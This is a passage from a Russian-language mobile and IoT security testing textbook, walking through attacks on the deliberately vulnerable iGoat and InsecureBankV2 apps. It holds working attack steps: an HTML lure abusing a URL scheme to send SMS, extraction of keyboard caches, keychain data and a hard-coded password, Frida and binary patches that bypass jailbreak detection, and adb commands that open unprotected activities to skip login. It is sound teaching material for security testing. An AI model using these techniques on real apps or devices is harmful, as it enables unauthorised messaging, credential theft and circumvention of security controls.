Тщательная проверка журналов при использовании других функций приложения показывает, что приложение использует ранее показанную схему URL для отправки внутреннего сообщения, как показано на рис. 14.8.

```
[com.apple.FrontBoard:Common] [FBSystemService][0xadc4] Received request to open "com.swaroop.Goat" with url "iGoat://?contactNumber=+19091199191&message=test%20message" from lsd:59564 on behalf of iGoat:59641.
```

Рис. 14.8. Раскрытые параметры схемы URL в журналах устройства iOS

Проверим это поведение, используя команду xcrun, чтобы открыть URL-адрес с аналогичной структурой в браузере симулятора:

```
$ xcrun simctl openurl booted "iGoat://?contactNumber=+1000000&message=hacked"
```

Чтобы воспользоваться этой уязвимостью, мы могли бы создать поддельную HTML-страницу, которая загружала URL-адрес, когда браузер отображает включенные HTML-элементы, а затем заставляла жертву отправлять несколько незапрашиваемых сообщений этого типа. Вы можете использовать следующий HTML-код для проведения этой атаки, когда пользователь нажимает на ссылку. Эта атака позволит вам успешно передать вызов схемы URL в функциях приложения:

```
<html>
<a href="iGoat://?contactNumber=+1000000&message=hacked"/> нажмите сюда</a>
</html>
```

На рис. 14.9 показано, что нам удалось отправить текстовое сообщение с телефона пользователя.




Рис. 14.9. Злоупотребление открытой схемой URL-адресов для принуждения жертвы к отправке SMS-сообщений

Эта уязвимость может быть чрезвычайно полезной; в некоторых случаях она позволяет удаленно управлять IoT-устройствами, которые получают команды через текстовые сообщения с авторизованных номеров. Таким свойством часто наделены умные автомобильные сигнализации.

Снимки состояния приложений

Еще один распространенный способ утечки данных в приложениях iOS – это снимки экрана приложений. Когда пользователь нажимает кнопку **Домой**, iOS по умолчанию делает снимок состояния приложения и сохраняет его в файловой системе в виде открытого текста. Этот снимок экрана содержит конфиденциальные данные – в зависимости от того, что просматривал пользователь. Вы можете воспроизвести эту уязвимость в учебной задаче Backgrounding (Фон) в категории Side Channel Data Leaks (Утечки данных через побочный канал).

Используя следующие команды, перейдите к папке приложения Snapshots (Снимки), где вы можете найти сохраненные снапшоты:

```
$ cd data/Containers/Data/Application/<id приложения>/Library/Caches/Snapshots/com.swaroop.iGoat/
$ open E6787662-8F9B-4257-A724-5BD79207E4F2\@3x.ktx
```

Тестирование утечек данных из компоновочного буфера и прогнозирующего текстового движка

Помимо прочего, приложения для iOS часто страдают от утечки данных из компоновочного буфера и прогнозирующего текстового движка

ка. Компоновочный буфер (pasteboard) – это буфер, который помогает пользователям обмениваться данными между различными интерфейсами приложений или даже между разными приложениями, когда они выбирают операцию вырезания, копирования или дублирования из предоставленного системой меню. Но именно эта функция может непреднамеренно раскрыть конфиденциальную информацию, такую как пароль пользователя, сторонним вредоносным приложениям, которые отслеживают этот буфер, или другим пользователям на общем устройстве IoT.

Прогнозирующий текстовый движок (также известный, как механизм интеллектуального ввода текста) сохраняет слова и предложения, которые вводит пользователь, и затем автоматически предлагает их при следующей попытке пользователя ввести данные, повышая общую скорость набора текста. Но злоумышленники могут легко найти эти конфиденциальные данные в файловой системе взломанного устройства, перейдя в следующую папку:

```
$ cd data/Library/Keyboard/en-dynamic.lm/
```

Используя эти знания, вы легко решите учебные задачи Keystroke Logging (Регистрация нажатия клавиш) и Cut-and-Paste (Вырезать и вставить) категории Side Channel Data Leaks.

Приложение Huawei HiLink для iOS содержало уязвимость этого типа, связанную с утечкой информации (<https://www.cvedetails.com/cve/CVE-2017-2730/>). Приложение работает со многими продуктами Huawei, такими как Huawei Mobile WiFi (серия E5), маршрутизаторы Huawei, Honor Cube и домашние шлюзы Huawei. Уязвимость позволяла злоумышленникам собирать пользовательскую информацию о модели iPhone и версии прошивки и потенциально отслеживать уязвимые устройства.

Атаки путем инъекции

Хотя XSS-инъекция – очень распространенная уязвимость в веб-приложениях, ее трудно найти в мобильных приложениях. Но вы можете наблюдать ее в тех случаях, когда приложение использует WebView для представления ненадежного содержания. Можно протестировать такой случай в учебной задаче Cross Site Scripting (межсайтовый скриптинг) категории Injection Flaws (Уязвимости путем инъекции), вставив простую полезную нагрузку JavaScript между тегами скрипта в поле ввода (рис. 14.10).

Злоумышленник, способный использовать уязвимость XSS в WebView, может получить доступ к любой конфиденциальной информации, отображаемой в данный момент, а также к файлам cookie страницы аутентификации HTTP, если они используются. Он может даже подделать представленную веб-страницу, добавив настраиваемое фишинговое содержимое, такое как поддельные формы входа. Кроме

того, в зависимости от конфигурации WebView и поддержки платформы, злоумышленник может получить доступ к локальным файлам, использовать другие уязвимости в поддерживаемых подключаемых модулях WebView или даже выполнить запросы на вызовы собственных функций.




Рис. 14.10. XSS-атака в исследуемом приложении

Возможно выполнить атаку с использованием SQL-инъекции на мобильные приложения. Если приложение использует базу данных для регистрации статистики использования, атака, скорее всего, не сможет изменить поток приложения. Напротив, если приложение использует базу данных для аутентификации или ограниченного извлечения контента и присутствует уязвимость SQL-инъекции, мы могли бы обойти этот механизм безопасности. Если мы можем изменить данные, чтобы вызвать сбой приложения, мы можем превратить SQL-инъекцию в атаку отказа в обслуживании. В учебной задаче SQL Injection (Внедрение SQL-кода в функционирующее приложение) категории Injection Flaws вы можете использовать вектор атаки SQL-инъекции для извлечения неавторизованного контента с использованием вредоносной полезной нагрузки SQL.

Обратите внимание, что, начиная с iOS 11, клавиатура iPhone содержит только символ одинарной кавычки вместо символа апострофа ASCII. Это изменение может усложнить использование определенных уязвимостей SQL, которые часто требуют апострофа для создания оператора с корректным синтаксисом. Эту функцию по-прежнему можно отключить программно с помощью свойства `smartQuotesType` (<https://developer.apple.com/documentation/uikit/uitextinputtraits/2865931-smartquotestype/>).

Хранилище связки ключей

Многие приложения хранят секретную информацию с помощью API службы связки ключей (keychain service), зашифрованной базы данных, предоставляемой платформой. В симуляторе iOS вы можете

извлечь эти секреты, открыв простую базу данных SQL. Возможно, вам потребуется использовать команду `vacuum` для слияния данных из механизма предварительного журналирования SQLite. Этот популярный механизм разработан для обеспечения устойчивости систем с несколькими базами данных.

Если приложение установлено на физическом устройстве, вам сначала потребуется взломать устройство, а затем использовать сторонний инструмент для получения дампа записей связки ключей. Возможные инструменты включают в себя Keychain Dumper (<https://github.com/ptoomey3/Keychain-Dumper/>), инструмент IDB (<https://github.com/dmayer/idb>) и Needle (<https://github.com/FSecureLABS/needle/>). В симуляторе iOS вы также можете использовать анализатор связки ключей iGoat, включенный в приложение iGoat. Этот инструмент работает только с приложением iGoat.

Используя полученные записи, теперь вы можете решить задачу Keychain Usage (Применение связки ключей) категории Data Protection (Rest) в функциональных возможностях приложения. Вы должны предварительно раскомментировать вызов функции `[self storeCredentialsInKeychain]` в файле `iGoat/Keychain/KeychainExerciseViewController.m`, чтобы настроить приложение для использования API хранилища ключей.

Реверс-инжиниринг двоичного кода

Разработчики обычно скрывают секреты в бизнес-логике исходного кода приложения. Поскольку исходный код не всегда доступен, мы исследуем двоичный файл, изменив код сборки. Для этой цели вы можете использовать инструмент с открытым исходным кодом, такой как Radare2 (<https://rada.re/n/>).

Перед исследованием мы должны «проредить» двоичный файл. Прореживание двоичного файла изолирует только исполняемый код конкретной архитектуры. Вы можете найти версии двоичного файла iOS в формате MACH0 или FATMACH0, который включает исполняемые файлы ARM6, ARM7 и ARM64. Нам нужно проанализировать только один из них – исполняемый файл ARM64, который легко извлечь с помощью команды `rabin2`:

```
$ rabin2 -x iGoat
iGoat.fat/iGoat.arm_32.0 created (23729776)
iGoat.fat/iGoat.arm_64.1 created (24685984)
```

Затем загрузите и выполните начальный анализ двоичного файла, используя команду `r2`:

```
$ r2 -A iGoat.fat/iGoat.arm_64.1
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
```

```
...
[0x1000ed2dc]> ❶ fs
6019 * classes
  35 * functions
 442 * imports
...
```

Анализ свяжет имена, называемые *флагами*, с определенными смещениями в двоичном файле, такими как разделы, функции, символы и строки. Мы можем получить сводку этих флагов, используя команду `fs ❶`, и получить более подробный список, используя команду `fs; f`.

Используйте команду `iI` для получения информации о двоичном файле:

```
[0x1000ed2dc]> iI~crypto
❶ crypto false
[0x1000ed2dc]> iI~canary
❷ canary true
```

Проверьте возвращенные флаги компиляции. Те, что мы видим здесь, указывают на то, что конкретный двоичный файл был скомпилирован с помощью Stack Smashing Protection ❷, но не был зашифрован Apple Store ❶.

Поскольку приложения для iOS обычно пишутся на Objective-C, Swift или C++, они хранят всю символьную информацию в двоичном файле; вы можете загрузить его с помощью скрипта `objc.pl`, включенного в пакет Radare2. Этот скрипт генерирует команды оболочки на основе этих символов и соответствующих адресов, которые вы можете использовать для обновления базы данных Radare2:

```
$ objc.pl iGoat.fat/iGoat.arm_64.1
f objc.NSString_oa_encodedURLString = 0x1002ea934
```

Теперь, когда все существующие метаданные загружены в базу данных, мы можем искать определенные методы и использовать команду `pdf` для получения ассемблерного кода:

```
[0x003115c0]> fs; f | grep Broken
0x1001ac700 0 objc.BrokenCryptographyExerciseViewController_getPathForFilename
0x1001ac808 1 method.BrokenCryptographyExerciseViewController.viewDidLoad
...
[0x003115c0]> pdf @method.BrokenCryptographyExerciseViewController.viewDidLoad
| (fcn) sym.func.1001ac808 (aarch64) 568
|   sym.func.1001ac808 (int32_t arg4, int32_t arg2, char *arg1);
|   |||||      ; var void *var_28h @ fp-0x28
|   |||||      ; var int32_t var_20h @ fp-0x20
|   |||||      ; var int32_t var_18h @ fp-0x18
```

Также можно использовать команду `pdg` для генерации псевдокода и декомпиляции конкретной функции. В этом случае Radare2 автоматически разрешает и представляет ссылки на другие функции или строки:

```
[0x00321b8f]> pdg @method.BrokenCryptographyExerciseViewController.viewDidLoad
function sym.func.1001ac808 () {
    loc_0x1001ac808:
        ""
    x8 = x8 + 0xca8          //0x1003c1ca8 ; str.cstr.b_nkP_ssword123 ; (cstr 0x10036a5da)
    "b@nkP@ssword123"
```

Мы можем легко извлечь жестко запрограммированное значение `b@nkP@ssword123`, которое вы можете использовать для аутентификации при выполнении задачи Hardcoded Keys (Жестко закодированные ключи) категории Key Management (Управление ключами) в функциях приложения.

Используя аналогичную тактику, исследователи обнаружили уязвимость в более ранних версиях мобильного приложения MyCar Controls (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9493/>). Приложение позволяет пользователям удаленно запускать, останавливать, блокировать и разблокировать свой автомобиль. Оно содержало жестко запрограммированные учетные данные администратора.

Перехват и изучение сетевого трафика

Другой важной частью оценки приложения для iOS является проверка его сетевого протокола и запрошенных вызовов API сервера. Большинство мобильных приложений в основном использует протокол HTTP, поэтому здесь мы остановимся именно на нем. Чтобы перехватить трафик, мы будем использовать версию Burp Proxy Suite для организаций, которая запускает прокси-сервер, выполняющий роль посредника между мобильным устройством и целевым веб-сервером. Вы можете найти его по адресу <https://portswigger.net/burp/>.

Чтобы ретранслировать трафик, вам необходимо выполнить атаку типа «человек посередине». Ее можно проводить разными способами. Поскольку мы просто пытаемся проанализировать приложение, а не воссоздать реалистичную атаку, мы выберем самый простой путь атаки: указать HTTP-прокси в настройках сети устройства. На физическом устройстве Apple можно настроить прокси-сервер HTTP, перейдя к подключенной беспроводной сети. Оказавшись там, измените параметр прокси в системе macOS на внешний IPv4-адрес, на котором вы будете запускать Burp Proxy Suite, используя порт 8080. В симуляторе iOS укажите глобальный системный прокси в сетевых настройках macOS, убедившись, что для веб-прокси (HTTP) и защищенного веб-прокси (HTTPS) установлено одинаковое значение.

После настройки параметров прокси на устройстве Apple весь трафик будет перенаправлен на Burp Proxy Suite. Например, если мы используем задачу аутентификации в приложении iGoat, можем захватить следующий HTTP-запрос, который содержит имя пользователя и пароль:

```
GET /igoat/token?username=donkey&password=hotey HTTP/1.1
Host: localhost:8080
Accept: */*
User-Agent: iGoat/1 CFNetwork/893.14 Darwin/17.2.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: close
```

Если приложение использовало SSL для защиты промежуточного соединения, нам пришлось бы выполнить дополнительный шаг по установке специально созданного сертификата SSL центра сертификации (ЦС) в нашу среду тестирования. Burp Proxy Suite может автоматически сгенерировать для нас этот ЦС. Вы можете получить его, перейдя к IP-адресу прокси с помощью веб-браузера, а затем щелкнув ссылку **Certificate** (Сертификат) в правом верхнем углу экрана.

Приложение Akerun Smart Lock Robot для iOS (<https://www.cvedetails.com/cve/CVE-2016-1148/>) содержало аналогичную проблему. Точнее, исследователи обнаружили, что все версии приложений до 1.2.4 не проверяют SSL-сертификаты, что позволяет при помощи атаки типа «человек посередине» подслушивать обмен зашифрованными сообщениями с умным замком.

Обход механизма обнаружения джейлбрейка с помощью динамического патча

В этом разделе мы изменим код приложения, когда он выполняется в памяти устройства, и динамически внесем патч (модификацию) в его компонент контроля безопасности с целью обхода защиты. Мы выберем компонент приложения, который выполняет проверку целостности среды. Для проведения этой атаки будем использовать инструментарий Frida (<https://frida.re/>). Вы можете установить его с помощью диспетчера пакетов pip для Python:

```
$ pip install frida-tools
```

Затем найдите функцию или вызов API, который выполняет проверку целостности среды. Поскольку исходный код доступен, мы можем легко обнаружить вызов функции в классе iGoat/String Analysis/Method Swizzling/MethodSwizzlingExerciseController.m. Эта проверка безопасности работает только на физических устройствах, поэтому вы не увидите никакой разницы, когда она активна в симуляторе:

```
assert((NSStringFromSelector(_cmd) isEqualToString:@"fileExistsAtPath:"]);
// Check for if this is a check for standard jailbreak detection files
if ([path hasSuffix:@"Cydia.app"] ||
    [path hasSuffix:@"bash"] ||
    [path hasSuffix:@"MobileSubstrate.dylib"] ||
    [path hasSuffix:@"sshd"] ||
    [path hasSuffix:@"apt"])_
```

Динамически изменяя эту функцию, мы можем заставить возвращаемый параметр всегда сообщать об успешном выполнении проверки. Используя фреймворк Frida, создаем файл jailbreak.js с кодом, который обеспечит желаемое:

```
❶ var hook = ObjC.classes.NSFileManager["- fileExistsAtPath:"];
❷ Interceptor.attach(hook.implementation, {
    onLeave: function(retval) {
        ❸ retval.replace(0x01);
    },
});
```

Код начинается с поиска файла функции Objective-C – ExistsAtPath из класса NSFileManager и возвращает указатель на эту функцию ❶. Затем он присоединяет к этой функции ❷ перехватчик, который динамически устанавливает обратный вызов с именем onLeave. Этот обратный вызов будет выполняться в конце функции, и он настроен так, чтобы всегда заменять исходное возвращаемое значение на 0x01 (код успешного выполнения) ❸.

Затем применяем патч, подключив инструмент Frida к соответствующему процессу приложения:

```
$ frida -l jailbreak.js -p 59843
```

Вы можете найти точный синтаксис фреймворка Frida для применения патчей к методам Objective-C в онлайн-документации по адресу <https://frida.re/docs/javascript-api/#objc/>.

Как обойти обнаружение джейлбрейка с помощью статического патча

Вы можете обойти обнаружение джейлбрейка с помощью статического патча. Давайте воспользуемся Radare2 для анализа сборки и внесения изменений в двоичный код. Например, мы можем заменить результат сравнения fileExists на утверждение, которое всегда истинно. Вы найдете функцию fetchButtonTapped в файле, расположенном по адресу iGoat/String Analysis/Method Swizzling/MethodSwizzlingExerciseController.m:

```

- (IBAction)fetchButtonTapped:(id)sender {
    ...
    if (fileExists)
        [self displayStatusMessage:@"This app is running on ..."]
    else
        [self displayStatusMessage:@"This app is not running on ..."]
}

```

Поскольку мы хотим переустановить исправленную версию кода в симуляторе, будем работать с версией приложения Debug-iphonesimulator, которая находится в папке данных, полученных из Xcode, о которой уже шла речь в разделе «Извлечение и повторная подпись IPA». Сначала открываем двоичный файл в режиме записи с помощью параметра `-w`:

```

$ r2 -Aw ~/Library/Developer/Xcode/DerivedData/iGoat-<id приложения>/Build/Products/Debug-iphonesimulator/iGoat.app/iGoat
[0x003115c0]> fs; f | grep fetchButtonTapped
0x1000a7130 326 sym.public_int_MethodSwizzlingExerciseController::fetchButtonTapped_int
0x1000a7130 1 method.MethodSwizzlingExerciseController.fetchButtonTapped:
0x100364148 19 str.fetchButtonTapped:

```

На этот раз вместо того, чтобы поручать Radare2 дизассемблировать или декомпилировать приложение с помощью команд `pdf` и `pdc`, мы перейдем к графическому представлению, используя команду `VV`, а затем нажав **p** на клавиатуре. Это представление упрощает поиск ветвлений бизнес-логики приложения:

```

[0x1000ecf64]> VV @ method.MethodSwizzlingExerciseController.fetchButtonTapped:

```

Эта команда должна создать графическое представление, показанное на рис. 14.11.




Рис. 14.11. Графическое представление Radare2, представляющее логический переключатель

Простой способ отключить сравнение – заменить команду `je` (код операции `0x0F84`) на команду `jne` (код операции `0x0F85`), которая возвращает прямо противоположный результат. Соответственно, когда процессор достигнет этого шага, он продолжит выполнение в блоке и сообщит, что устройство не взломано.

Обратите внимание, что эта версия двоичного файла разработана для симулятора iOS. Бинарный файл для физического устройства iOS будет содержать эквивалентную операцию ARM64 `TBZ`.

Измените представление, нажав клавишу **q**, чтобы выйти из представления графика, а затем **p** для входа в режим сборки. Это позволяет нам получить адрес операции в двоичном файле (вы также можете использовать непосредственно `pd`):

```
[0x003115c0]> q
[0x003115c0]> p
...
0x1000a7218      f645e701      test byte [var_19h], 1
                < 0x1000a721c      0f8423000000      je 0x1000a7245
...
[0x1000f7100]> wx 0f8523000000 @ 0x1000a721c
```

Затем можно повторно подписать и переустановить приложение в симуляторе:

```
$ /usr/bin/codesign --force --sign - --timestamp=none ~/Library/Developer/Xcode/DerivedData/
iGoat-<id приложения>/Build/Products/Debug-iphonesimulator/iGoat.app
replacing existing signature
```

Если бы мы работали на физическом устройстве, нам пришлось бы использовать один из методов повторной подписи двоичного файла для установки измененного двоичного файла.

Анализ приложений Android

В этом разделе мы проанализируем приложение `InsecureBankV2` для ОС Android. Как и `iGoat`, это приложение не предназначено специально для интернета вещей, но мы сосредоточимся на уязвимостях, которые применимы и к устройствам интернета вещей.

Подготовка тестовой среды

Android не имеет ограничений по выбору тестовой среды, и вы можете успешно оценить, работает ли ваша операционная система в Windows, macOS или Linux. Чтобы настроить среду, установите Android Studio IDE (<https://developer.android.com/studio/releases/>). Кроме того, вы можете установить пакет разработки программного обеспечения

(SDK) для Android и Android SDK Platform Tools напрямую, загрузив ZIP-файлы с того же веб-сайта.

Запустите службу Android Debug Bridge, представляющую собой двоичный файл, который взаимодействует с устройствами Android и эмуляторами и идентифицирует подключенные устройства с помощью следующей команды:

```
$ adb start-server
* daemon not running; starting now at tcp:5037
* daemon started successfully
```

В настоящее время к нашему хосту не подключены никакие эмуляторы или устройства. Мы можем легко создать новый эмулятор с помощью диспетчера виртуальных устройств Android (AVD), который включен в инструменты Android Studio и Android SDK. Получите доступ к AVD, загрузите нужную версию Android, установите ее, дайте имя своему эмулятору, запустите его – и вы готовы к работе.

Теперь, когда мы создали эмулятор, давайте откроем его, выполнив команды, где перечислены устройства, подключенные к вашей системе. Эти устройства могут быть фактическими устройствами или эмуляторами:

```
$ adb devices
emulator-5554    device
```

Отлично, эмулятор обнаружен. Теперь мы установим уязвимое приложение для Android в эмулятор. Скачайте приложение InsecureBankV2 по адресу <https://github.com/dineshshetty/Android-InsecureBankv2/>. Приложения Android используют формат файла, который называется пакетом Android (APK). Чтобы установить APK InsecureBankV2 на наш эмулятор, перейдите в папку с целевым приложением и затем используйте команду:

```
$ adb -s emulator-5554 install app.apk
Performing Streamed Install
Success
```

Теперь вы должны увидеть значок приложения в симуляторе, указывающий, что установка прошла успешно. Вам также следует запустить InsecureBankV2 AndroLab – внутренний сервер python2, используя команды, которые можно найти в том же репозитории GitHub.

Извлечение файла APK

В некоторых случаях вам может потребоваться изучить конкретный файл APK отдельно от остальной части устройства Android. Для этого используйте следующие команды для извлечения APK из устройства

(или эмулятора). Для извлечения пакета нам нужно знать путь к нему. Мы можем определить путь, перечислив соответствующие пакеты:

```
$ adb shell pm list packages
com.android.insecurebankv2
```

Определив путь, извлекаем приложение с помощью команды `adb pull`:

```
adb shell pm path com.android.insecurebankv2
package:/data/app/com.android.insecurebankv2-Jnf8pNgwy3QA_U5f-n_4jQ==/base.apk
$ adb pull /data/app/com.android.insecurebankv2-Jnf8pNgwy3QA_U5f-n_4jQ==/base.apk
: 1 file pulled. 111.6 MB/s (3462429 bytes in 0.030s)
```

Эта команда извлекает APK в текущий рабочий каталог вашей хост-системы.

Статический анализ

Начнем со статического анализа, исследуя файл APK, который вам сначала нужно распаковать. Используйте `apktool` (<https://ibotpeaches.github.io/Apktool/>), чтобы извлечь всю необходимую информацию из APK без потери данных:

```
$ apktool d app.apk
I: Using Apktool 2.4.0 on app.apk
I: Loading resource table...
...
```

Один из самых важных файлов в APK – `AndroidManifest.xml`. Манифест Android – это файл с двоичной кодировкой, содержащий такую информацию, как используемые *активности* (Activities). Активности в приложении для Android – это экраны в *пользовательском интерфейсе* приложения. Все приложения Android имеют по крайней мере одну активность, и имя основной из них включено в файл манифеста. Это действие выполняется при запуске приложения.

Кроме того, файл манифеста содержит разрешения, необходимые приложению, поддерживаемые версии Android и экспортированные активности, которые могут быть подвержены уязвимостям, помимо других функций. Экспортированная активность – это пользовательский интерфейс, который могут запускать компоненты различных приложений.

Файл `classes.dex` содержит исходный код приложения в формате исполняемого файла *Dalvik* (DEX). В папке `META-INF` вы найдете различные метаданные из файла APK. В папке `res` собраны скомпилированные ресурсы, а в папке `assets` – ресурсы приложения. Мы же со-

средоточимся в основном на изучении `AndroidManifest.xml` и файлов формата DEX.

Автоматизация статического анализа

Рассмотрим некоторые инструменты, которые помогут вам выполнить статический анализ. Но будьте осторожны, основываясь только на автоматизированных инструментах: они не идеальны, и вы можете пропустить критическую проблему.

Используйте Qark (<https://github.com/linkedin/qark/>), чтобы просканировать исходный код и APK-файл приложения. С помощью следующей команды выполним статический анализ двоичного файла:

```
$ qark --apk path/to/my.apk
Decompiling sg/vantagepoint/a/a...
...
Running scans...
Finish writing report to /usr/local/lib/python3.7/site-packages/qark/report/
report.html ...
```

Это займет некоторое время. Помимо Qark, можно использовать инструмент MobSF, упомянутый ранее в этой главе.

Обратная конвертация двоичных исполняемых файлов

Инструмент Qark, который вы только что запустили, выполнил обратную конвертацию двоичного файла, чтобы выполнить его проверку. Попробуем сделать это вручную. Когда вы извлекали файлы из APK, то получили множество файлов DEX, содержащих скомпилированный код приложения. Теперь переведем этот байт-код, чтобы сделать его более читабельным.

Для этого воспользуемся инструментом Dex2jar (<https://github.com/pxb1988/dex2jar/>), преобразующим байт-код в файл JAR:


```
$ d2j-dex2jar.sh app.apk
dex2jar app.apk -> ./app-dex2jar.jar
```

Еще один отличный инструмент для этой цели – Apkx (<https://github.com/b-mueller/apkx/>), который является оболочкой для различных декомпиляторов. Помните, что, даже если один декомпилятор не работает, другой может работать успешно.

Теперь мы воспользуемся программой просмотра JAR, чтобы просмотреть исходный код APK и легко его прочитать. Отличный инструмент для этой цели – JADX, запускаемый командой `jadx-gui` для работы с графическим интерфейсом (<https://github.com/skylot/jadx/>). По сути, он пытается декомпилировать APK и позволяет вам перемещаться по декомпилированному коду в текстовом формате с под-

светкой строк. Если предоставить уже декомпилированный APK, он пропустит задачу декомпиляции.

Вы должны увидеть, что приложение разбито на читаемые файлы для дальнейшего анализа. На рис. 14.12 показано содержимое одного такого файла.

A screenshot of a Java code editor showing the contents of a class named `CryptoClass`. The code includes variables for `base64Text`, `cipherData`, `cipherText`, `ivBytes`, `key`, and `plainText`. The `key` variable is assigned a hardcoded string value: `"This is the super secret key 123"`. An arrow points from the text in the caption to this line of code.

```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    byte[] ivBytes = new byte[] {(byte) 0, (byte) 0, (byte) 0
    String key = "This is the super secret key 123";
    String plainText;
```

Рис. 14.12. Содержимое `CryptoClass`, отображающее значение ключа переменной

В `CryptoClass` мы уже обнаружили проблему: жестко запрограммированный ключ. Этот ключ, по-видимому, предназначен для некоторых криптографических функций.

Исследователи обнаружили аналогичную уязвимость в приложении EPSON iPrint версии 6.6.3 (<https://www.cvedetails.com/cve/CVE-2018-14901/>), которое давало возможность удаленно управлять устройством печати. Приложение содержало жестко запрограммированные секретные ключи для API и служб Dropbox, Box, Evernote и OneDrive.

Динамический анализ

Теперь перейдем к динамическому анализу. Мы будем использовать Drozer – инструмент, который помогает тестировать разрешения Android и экспортируемые компоненты (<https://github.com/FSecureLABS/drozer/>). Учтите, что Drozer уже не обновляется, но он по-прежнему полезен для моделирования мошеннических приложений. Давайте найдем дополнительную информацию о нашем приложении, введя следующую команду:

```
dz> run app.package.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
Process Name: com.android.insecurebankv
Data Directory: /data/data/com.android.insecurebankv2
APK Path: /data/app/com.android.insecurebankv2-1.apk
UID: 10052
GID: [3003, 1028, 1015]
Uses Permissions:
- android.permission.INTERNET
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.SEND_SMS
...
```

Взгляните на этот общий обзор. Отсюда мы можем копнуть немного глубже, определив поверхность атаки приложения. Мы получим

достаточно информации для обнаружения экспортированных активностей (Exported Activities), приемников широковещательных сообщений системы, поставщиков контента и услуг. Все эти компоненты могут быть неправильно настроены и, следовательно, уязвимы:

```
dz> run app.package.attacksurface com.android.insecurebankv2
Attack Surface:
❶ 5 activities exported
  1 broadcast receivers exported
  1 content providers exported
  0 services exported
```

Несмотря на то что это небольшое приложение, похоже, что оно экспортирует различные компоненты, большинство из которых являются активностями ❶.

Сброс паролей пользователей

Давайте подробнее рассмотрим экспортированные компоненты – возможно, для этих активностей не требуются специальные разрешения на просмотр:

```
dz> run app.activity.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
com.android.insecurebankv2.LoginActivity
  Permission: null
❶ com.android.insecurebankv2.PostLogin
  Permission: null
❷ com.android.insecurebankv2.DoTransfer
  Permission: null
❸ com.android.insecurebankv2.ViewStatement
  Permission: null
❹ com.android.insecurebankv2.ChangePassword
  Permission: null
```

Похоже, активности не нуждаются в разрешениях, и сторонние приложения могут их запускать. Получив доступ к активности PostLogin ❶, мы можем обойти экран входа в систему. Похоже на победу!

Получите доступ к этому конкретному действию с помощью инструмента Adb, как показано здесь, или Drozer:

```
$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.PostLogin
Starting: Intent { cmp=com.android.insecurebankv2/.PostLogin}
```

Затем следует либо извлечь информацию из системы, либо каким-либо образом ею манипулировать. Действие ViewStatement ❸ выглядит многообещающим: мы могли бы извлекать отчеты о банковских переводах пользователя без входа в систему. Действия Do-

Transfer ② и ChangePassword ④ – активности изменения состояния, которые, вероятно, должны взаимодействовать с серверным компонентом. Попробуем изменить пароль пользователя:

```
$ adb shell am start -n com.android.insecurebankv2/com.android.insecurebankv2.ChangePassword
Starting: Intent { cmp=com.android.insecurebankv2/.ChangePassword }
```

Мы запускаем действие ChangePassword, устанавливаем новый пароль и нажимаем **Enter**. К сожалению, атака не сработает. Как вы можете видеть в эмуляторе, поле имени пользователя пусто (рис. 14.13). Но мы были очень близки к успеху. Невозможно редактировать поле имени пользователя через пользовательский интерфейс, поскольку ввод пуст и отключен.

